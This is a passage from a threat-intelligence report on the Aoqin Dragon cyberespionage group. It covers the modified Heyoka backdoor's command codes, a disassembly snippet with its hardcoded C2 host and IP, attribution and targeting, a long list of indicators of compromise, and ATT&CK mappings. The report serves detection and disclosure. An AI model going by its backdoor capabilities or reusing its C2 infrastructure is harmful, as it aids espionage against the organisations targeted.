
Debug information with simplified Chinese characters

This backdoor was named `srvdll.dll` by its developers. They not only expanded its functionality but also added two hardcoded C2s. The backdoor checks if it is run as system service or not, to make sure it has sufficient privileges and to keep itself persistent. The modified Heyoka backdoor is much more powerful than Mongall. Although both have shell ability, the modified Heyoka backdoor is generally closer to a complete backdoor product. The commands available in the modified Heyoka backdoor are tabulated below.

Command code	Description
0x5	open a shell
0x51	get host drive information
0x3	search file function
0x4	input data in an exit file
0x6	create a file
0x7	create a process
0x9	get all process information in this host
0x10	kill process
0x11	create a folder
0x12	delete file or folder

```
.text:00A89980
.text:00A89980 lpThreadParameter= dword ptr  8
.text:00A89980
.text:00A89980                 push    ebp
.text:00A89981                 mov     ebp, esp
.text:00A89983                 push    offset aDnsFoodforthou ; "dns.foodforthought1.com"
.text:00A89988                 push    offset a457711148 ; "45.77.11.148"
.text:00A8998D                 call    sub_A8BC84
.text:00A89992                 add     esp, 8
.text:00A89995                 mov     eax, 1
.text:00A8999A                 pop     ebp
.text:00A8999B                 retn    4
.text:00A8999B sub_A89980      endp
.text:00A8999B
.text:00A8999E ; Exported entry  14. InstallY
```

Hardcoded command and control server in modified Heyoka backdoor



Backdoor with the DNS tunneling connection


Attribution

Throughout the analysis of Aoqin Dragon operations, we came across several artifacts linking the activity to a Chinese-speaking APT group as detailed in the following sections.


Infrastructure

One of Mongall's backdoors was observed by Unit42 in 2015. They claim the president of Myanmar's website had been used in a watering hole attack on December 24, 2014. The attacker injected a JavaScript file with a malicious iframe to exploit the browsers of website visitors. In addition, they were also aware that another malicious script had been injected into the same website in November 2014, leveraging CVE-2014-6332 to download a trojan horse to the target's host.

In 2013, there was a News talk about this group and the results of a police investigation. Police retrieved information from the C2 server and phishing mail server operators located in Beijing, China. The two primary backdoors used in this operation have overlapping C2 infrastructure, and most of the C2 servers can be attributed to Chinese-speaking users.



Two major backdoor C2s overlap



C2 attributed to Chinese-speaking users

Targeting and Motives

The targeting of Aoqin Dragon closely aligns with the Chinese government's political interests. We primarily observed Aoqin Dragon targeting government, education, and telecommunication organizations in Southeast Asia and Australia.

Considering this long-term effort and continuous targeted attacks for the past few years, we assess the threat actor's motives are espionage-oriented.

Conclusion

Aoqin Dragon is an active cyberespionage group that has been operating for nearly a decade. We have observed the Aoqin Dragon group evolve TTPs several times in order to stay under the radar. We fully expect that Aoqin Dragon will continue conducting espionage operations. In addition, we assess it is likely they will also continue to advance their tradecraft, finding new methods of evading detection and stay longer in their target network. SentinelLabs continues to track this activity cluster to provide insight into their evolution.

Indicators of Compromise

SHA1	Malware Family
a96caf60c50e7c589fefc62d89c27e6ac60cdf2c	Mongall
ccccf5e131abe74066b75e8a49c82373414f5d95	Mongall
5408f6281aa32c02e17003e0118de82dfa82081e	Mongall
a37bb5caa546bc4d58e264fe55e9e9155f36d9d8	Mongall
779fa3ebfa1af49419be4ae80b54096b5abedbf9	Mongall
2748cbafc7f3c9a3752dc1446ee838c5c5506b23	Mongall
eaf9fbddf357bdcf9a5c7f4ad2b9e5f81f96b6a1	Mongall
6380b7cf83722044558512202634c2ef4bc5e786	Mongall
31cddf48ee612d1d5ba2a7929750dee0408b19c7	Mongall
677cdfd2d686f7148a49897b9f6c377c7d26c5e0	Mongall
911e4e76f3e56c9eccf57e2da7350ce18b488a7f	Mongall
c6b061b0a4d725357d5753c48dda8f272c0cf2ae	Mongall
dc7436e9bc83deea01e44db3d5dac0eec566b28c	Mongall

5cd555b2c5c6f6c6c8ec5a2f79330ec64fab2bb0	Mongall
668180ed487bd3ef984d1b009a89510c42c35d06	Mongall
28a23f1bc69143c224826962f8c50a3cf6df3130	Mongall
ab81f911b1e0d05645e979c82f78d92b0616b111	Mongall
47215f0f4223c1ecf8cdeb847317014dec3450fb	Mongall
061439a3c70d7b5c3aed48b342dda9c4ce559ea6	Mongall
aa83d81ab543a576b45c824a3051c04c18d0716a	Mongall
43d9d286a38e9703c1154e56bd37c5c399497620	Mongall
435f943d20ab7b3ecc292e5b16683a94e50c617e	Mongall
94b486d650f5ca1761ee79cdff36544c0cc07fe9	Mongall
1bef29f2ab38f0219b1dceb5d37b9bda0e9288f5	Mongall
01fb97fbb0b864c62d3a59a10e785592bb26c716	Mongall
03a5bee9e9686c18a4f673aadd1e279f53e1c68f	Mongall
1270af048aadcc7a9fc0fd4a82b9864ace0b6fb6	Mongall
e2e7b7ba7cbd96c9eec1bcb16639dec87d06b8dd	Mongall
08d22a045f4b16a2939afe029232c6a8f74dcde2	Mongall
96bd0d29c319286afaf35ceece236328109cb660	Mongall
6cd9886fcb0bd3243011a1f6a2d1dc2da9721aec	Mongall
271bd3922eafac4199322177c1ae24b1265885e8	Mongall
e966bdb1489256538422a9eb54b94441ddf92efc	Mongall
134d5662f909734c1814a5c0b4550e39a99f524b	Mongall
93eb2e93972f03d043b6cf0127812fd150ca5ec5	Mongall
a8e7722fba8a82749540392e97a021f7da11a15a	Mongall
436a4f88a5c48c9ee977c6fbcc8a6b1cae35d609	Mongall
ab4cd6a3a4c1a89d70077f84f79d5937b31ebe16	Mongall
8340a9bbae0ff573a2ea103d7cbbb34c20b6027d	Mongall

31b37127440193b9c8ecabedc214ef51a41b833c	Mongall
ed441509380e72961b263d07409ee5987820d7ae	Mongall
45d156d2b696338bf557a509eaaca9d4bc34ba4a	Mongall
bac8248bb6f4a303d5c4e4ce0cd410dc447951ea	Mongall
15350967659da8a57e4d8e19368d785776268a0e	Mongall
008dd0c161a0d4042bdeb1f1bd62039a9224b7f0	Mongall
7e1f5f74c1bf2790c8931f578e94c02e791a6f5f	Mongall
16a59d124acc977559b3126f9ec93084ca9b76c7	Mongall
38ba46a18669918dea27574da0e0941228427598	Mongall
38ba46a18669918dea27574da0e0941228427598	Mongall
19814580d3a3a87950fbe5a0be226f9610d459ed	Mongall
d82ebb851db68bce949ba6151a7063dab26a4d54	Mongall
0b2956ad5695b115b330388a60e53fb13b1d48c3	Mongall
7fb2838b197981fbc6b5b219d115a288831c684c	Mongall
af8209bad7a42871b143ad4c024ed421ea355766	Mongall
72d563fdc04390ba6e7c3df058709c652c193f9c	Mongall
db4b1507f8902c95d10b1ed601b56e03499718c5	Mongall
f5cc1819c4792df19f8154c88ff466b725a695f6	Mongall
86e04e6a149fd818869721df9712789d04c84182	Mongall
a64fbd2e5e47fea174dd739053eec021e13667f8	Mongall
d36c3d857d23c89bbdfefd6c395516a68ffa6b82	Mongall
d15947ba6d65a22dcf8eff917678e2b386c5f662	Mongall
5fa90cb49d0829410505b78d4037461b67935371	Mongall
f2bf467a5e222a46cd8072043ce29b4b72f6a060	Mongall
e061de5ce7fa02a90bbebf375bb510158c54a045	Mongall
4e0b42591b71e35dd1edd2e27c94542f64cfa22f	Mongall

330402c612dc9fafffca5c7f4e97d2e227f0b6d4	Mongall
5f4cd9cd3d72c52881af6b08e58611a0fe1b35bf	Mongall
2de1184557622fa34417d2356388e776246e748a	Mongall
9a9aff027ad62323bdcca34f898dbcefe4df629b	Mongall
9cd48fddd536f2c2e28f622170e2527a9ca84ee0	Mongall
2c99022b592d2d8e4a905bacd25ce7e1ec3ed3bb	Mongall
69e0fcdc24fe17e41ebaee71f09d390b45f9e5c2	Mongall
a2ea8a9abf749e3968a317b5dc5b95c88edc5b6f	Mongall
0a8e432f63cc8955e2725684602714ab710e8b0a	Mongall
309accad8345f92eb19bd257cfc7dd8d0c00b910	Mongall
89937567c575d38778b08289876b938a0e766f14	Mongall
19bd1573564fe2c73e08dce4c4ad08b2161e0556	Mongall
a1d0c96db49f1eef7fd71cbed13f2fb6d521ab6a	Mongall
936748b63b1c9775cef17c8cdbba9f45ceba3389	Mongall
46d54a3de7e139b191b999118972ea394c48a97f	Mongall
4786066b29066986b35db0bfce1f58ec8051ba6b	Mongall
b1d84d33d37526c042f5d241b94f8b77e1aa8b98	Mongall
7bb500f0c17014dd0d5e7179c52134b849982465	Mongall
d1d3219006fdfd4654c52e84051fb2551de2373a	Mongall
0ffa5e49f17bc722c37a08041e6d80ee073d0d8f	Mongall
dceecf543f15344b875418ad086d9706bfef1447	Mongall
fa177d9bd5334d8e4d981a5a9ab09b41141e9dcc	Mongall
07aab5761d56159622970a0213038a62d53743c2	Mongall
d83dde58a510bdd3243038b1f1873e7da3114bcf	Mongall
a0da713ee28a17371691aaa901149745f965eb90	Mongall
c5b644a33fb027900111d5d4912e28b7dcce88ff	Mongall

db5437fec902cc1bcbad4bef4d055651e9926a89	Mongall
ff42d2819c1a73e0032df6c430f0c67582adba74	Mongall
3b2d858c682342127769202a806e8ab7f1e43173	Mongall
c08bf3ae164e8e9d1d9f51dffcbe7039dce4c643	Mongall
f41d1966285667e74a419e404f43c7693f3b0383	Mongall
3ccb546f12d9ed6ad7736c581e7a00c86592e5dd	Mongall
904556fed1aa00250eee1a69d68f78c4ce66a8dc	Mongall
bd9dec094c349a5b7d9690ab1e58877a9f001acf	Mongall
87e6ab15f16b1ed3db9cc63d738bf9d0b739a220	Mongall
f8fc307f7d53b2991dea3805f1eebf3417a7082b	Mongall
ece4c9fc15acd96909deab3ff207359037012fd5	Mongall
7fdfec70c8daae07a29a2c9077062e6636029806	Mongall
17d548b2dca6625271649dc93293fdf998813b21	Mongall
6a7ac7ebab65c7d8394d187aafb5d8b3f7994d21	Mongall
fee78ccadb727797ddf51d76ff43bf459bfa8e89	Mongall
4bf58addcd01ab6eebca355a5dda819d78631b44	Mongall
fd9f0e40bf4f7f975385f58d120d07cdd91df330	Mongall
a76c21af39b0cc3f7557de645e4aaeccaf244c1e	Mongall
7ff9511ebe6f95fc73bc0fa94458f18ee0fb395d	Mongall
97c5003e5eacbc8f5258b88493f148f148305df5	Mongall
f92edf91407ab2c22f2246a028e81cf1c99ce89e	Mongall
d932f7d11f8681a635e70849b9c8181406675930	Mongall
b0b13e9445b94ed2b69448044fbfd569589f8586	Mongall
b194b26de8c1f31b0c075ceb0ab1e80d9c110efc	Mongall
df26b43439c02b8cd4bff78b0ea01035df221f68	Mongall
60bd17aa94531b89f80d7158458494b279be62b4	Mongall

33abee43acfe25b295a4b2accfaf33e2aaf2b879	Mongall
c87a8492de90a415d1fbe32becbafef5d5d8eabb	Mongall
68b731fcb6d1a88adf30af079bea8efdb0c2ee6e	Mongall
cf7c5d32d73fb90475e58597044e7f20f77728af	Mongall
1ab85632e63a1e4944128619a9dafb6405558863	Mongall
1f0d3c8e373c529a0c3e0172f5f0fb37e1cdd290	Mongall
f69050c8bdcbb1b5f16ca069e231b66d52c0a652	Mongall
6ff079e886cbc6be0f745b044ee324120de3dab2	Mongall
8c90aa0a521992d57035f00d3fbdfd0fa7067574	Mongall
5e32a5a5ca270f69a3bf4e7dd3889b0d10d90ec2	Mongall
0db3626a8800d421c8b16298916a7655a73460de	Mongall
01751ea8ac4963e40c42acfa465936cbe3eed6c2	Mongall
6b3032252b1f883cbe817fd846181f596260935b	Dropper
741168d01e7ea8a2079ee108c32893da7662bb63	Dropper
b9cc2f913c4d2d9a602f2c05594af0148ab1fb03	Dropper
c7e6f7131eb71d2f0e7120b11abfaa3a50e2b19e	Dropper
ae0fdf2ab73e06c0cd04cf79b9c5a9283815bacb	Dropper
67f2cd4f1a60e1b940494812cdf38cd7c0290050	Dropper
aca99cfd074ed79c13f6349bd016d5b65e73c324	Dropper
ba7142e016d0e5920249f2e6d0f92c4fadfc7244	Dropper
98a907b18095672f92407d92bfd600d9a0037f93	Dropper
afaffef28d8b6983ada574a4319d16c688c2cb38	Dropper
98e2afed718649a38d9daf10ac792415081191fe	Dropper
bc32e66a6346907f4417dc4a81d569368594f4ae	Dropper
8d569ac92f1ca8437397765d351302c75c20525b	Document exploit
5c32a4e4c3d69a95e00a981a67f5ae36c7aae05e	Document exploit

d807a2c01686132f5f1c359c30c9c5a7ab4d31c2	Document exploit
155db617c6cf661507c24df2d248645427de492c	Modified Heyoka
7e6870a527ffb5235ee2b4235cd8e74eb0f69d0e	Modified Heyoka
2f0ea0a0a2ffe204ec78a0bdf1f5dee372ec4d42	DLL-test
041d9b089a9c8408c99073c9953ab59bd3447878	DLL-test
1edada1bb87b35458d7e059b5ca78c70cd64fd3f	DLL-test
4033c313497c898001a9f06a35318bb8ed621dfb	DLL-test
683a3e0d464c7dcbe5f959f8fd82d738f4039b38	DLL-test
97d30b904e7b521a9b7a629fdd1e0ae8a5bf8238	DLL-test
53525da91e87326cea124955cbc075f8e8f3276b	DLL-test
73ac8512035536ffa2531ee9580ef21085511dc5	DLL-test
28b8843e3e2a385da312fd937752cd5b529f9483	Installer
cd59c14d46daaf874dc720be140129d94ee68e39	Upan component

Mongall C2 Servers: IP Addresses
10[.]100[.]0[.]34 (Internal IPs)
10[.]100[.]27[.]4 (Internal IPs)
172[.]111[.]192[.]233
59[.]188[.]234[.]233
64[.]27[.]4[.]157
64[.]27[.]4[.]19
67[.]210[.]114[.]99

Mongall C2 Servers: Domains
back[.]satunusa[.]org
baomoi[.]vnptnet[.]info
bbw[.]fushing[.]org
bca[.]zdungk[.]com
bkav[.]manlish[.]net
bkav[.]welikejack[.]com
bkavonline[.]vnptnet[.]info
bush2015[.]net
cl[.]weststations[.]com
cloundvietnam[.]com
cpt[.]vnptnet[.]inf

dns[.]lioncity[.]top
dns[.]satunusa[.]org
dns[.]zdungk[.]com
ds[.]vdcvn[.]com
ds[.]xrayccc[.]top
facebookmap[.]top
fbcl2[.]adsoft[.]name
fbcl2[.]softad[.]net
flower2[.]yyppmm[.]com
game[.]vietnamflash[.]com
hello[.]bluesky1234[.]com
ipad[.]vnptnet[.]info
ks[.]manlish[.]net
lepad[.]fushing[.]org
lllyyy[.]adsoft[.]name
lucky[.]manlish[.]net
ma550[.]adsoft[.]name
ma550[.]softad[.]net
mail[.]comnnet[.]net
mail[.]tiger1234[.]com
mail[.]vdcvn[.]com
mass[.]longvn[.]net
mcafee[.]bluesky1234[.]com
media[.]vietnamflash[.]com
mil[.]dungk[.]com
mil[.]zdungk[.]com
mmchj2[.]telorg[.]net
mmslsh[.]tiger1234[.]com
mobile[.]vdcvn[.]com
moit[.]longvn[.]net
movie[.]vdcvn[.]com
news[.]philstar2[.]com
news[.]welikejack[.]com
npt[.]vnptnet[.]info
ns[.]fushing[.]org
nycl[.]neverdropd[.]com
phcl[.]followag[.]org
phcl[.]neverdropd[.]com
pna[.]adsoft[.]name
pnavy3[.]neverdropd[.]com
sky[.]bush2015[.]net
sky[.]vietnamflash[.]com

tcv[.]tiger1234[.]com
telecom[.]longvn[.]net
telecom[.]manlish[.]net
th-y3[.]adsoft[.]name
th550[.]adsoft[.]name
th550[.]softad[.]net
three[.]welikejack[.]com
thy3[.]softad[.]net
vdcvn[.]com
video[.]philstar2[.]com
viet[.]vnptnet[.]info
viet[.]zdungk[.]com
vietnam[.]vnptnet[.]info
vietnamflash[.]com
vnet[.]fushing[.]org
vnn[.]bush2015[.]net
vnn[.]phung123[.]com
webmail[.]philstar2[.]com
www[.]bush2015[.]net
yok[.]fushing[.]org
yote[.]dellyou[.]com
zing[.]vietnamflash[.]com
zingme[.]dungk[.]com
zingme[.]longvn[.]net
zw[.]dinhk[.]net
zw[.]phung123[.]com

Modified Heyoka C2 Server: IP Address
45[.]77[.]11[.]148

Modified Heyoka C2 Server: Domain
cvb[.]hotcup[.]pw
dns[.]foodforthought1[.]com
test[.]facebookmap[.]top

MITRE ATT&CK TTPs

Tactic	Techniques	Procedure/Comments
Initial Access	T1566 – Phishing	Threat actor use fake icon executable and document exploit as a decoy

Initial Access	T1091 – Replication Through Removable Media	Copies malware to removable media and infects other machines
Execution	T1569 – System Service	Modified Heyoka will set itself as a service permission
Execution	T1204 – User Execution	Lures victims to double-click on decoy files
Persistence	T1547 – Boot or Logon Autostart Execution	Settings to automatically execute a program during logon
Privilege Escalation	T1055 – Process Injection	Mongall has injected an install module into a newly created process.
Privilege Escalation	T1055.001 – Dynamic-link Library Injection	Mongall has injected a DLL into rundll32.exe
Defense Evasion	T1211 – Exploitation for Defense Evasion	Uses document exploits to bypass security features.
Defense Evasion	T1027 – Obfuscated Files or Information	Actors using Thimda packer to pack the malwares
Defense Evasion	T1055 – Process Injection	Using DLL hijacking to to evade process-based defenses
Discovery	T1033 – System Owner/User Discovery	Collecting user account and send back to C2
Discovery	T1082 – System Information Discovery	Collecting OS system version and MAC address
Collection	T1560 – Archive Collected Data	Dropper uses rar to archive specific file format
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols	Mongall communicates over HTTP
Command and Control	T1071.004 – Application Layer Protocol: DNS	Modified Heyoka has used DNS tunneling for C2 communications.
Command and Control	T1571 – Non-Standard Port	Mongall uses port 5050,1352, etc. to communicates with C2

Command and Control	T1132 – Data Encoding	Mongall uses base64 or RC4 to encode or encrypt data to make the content of command and control traffic more difficult to detect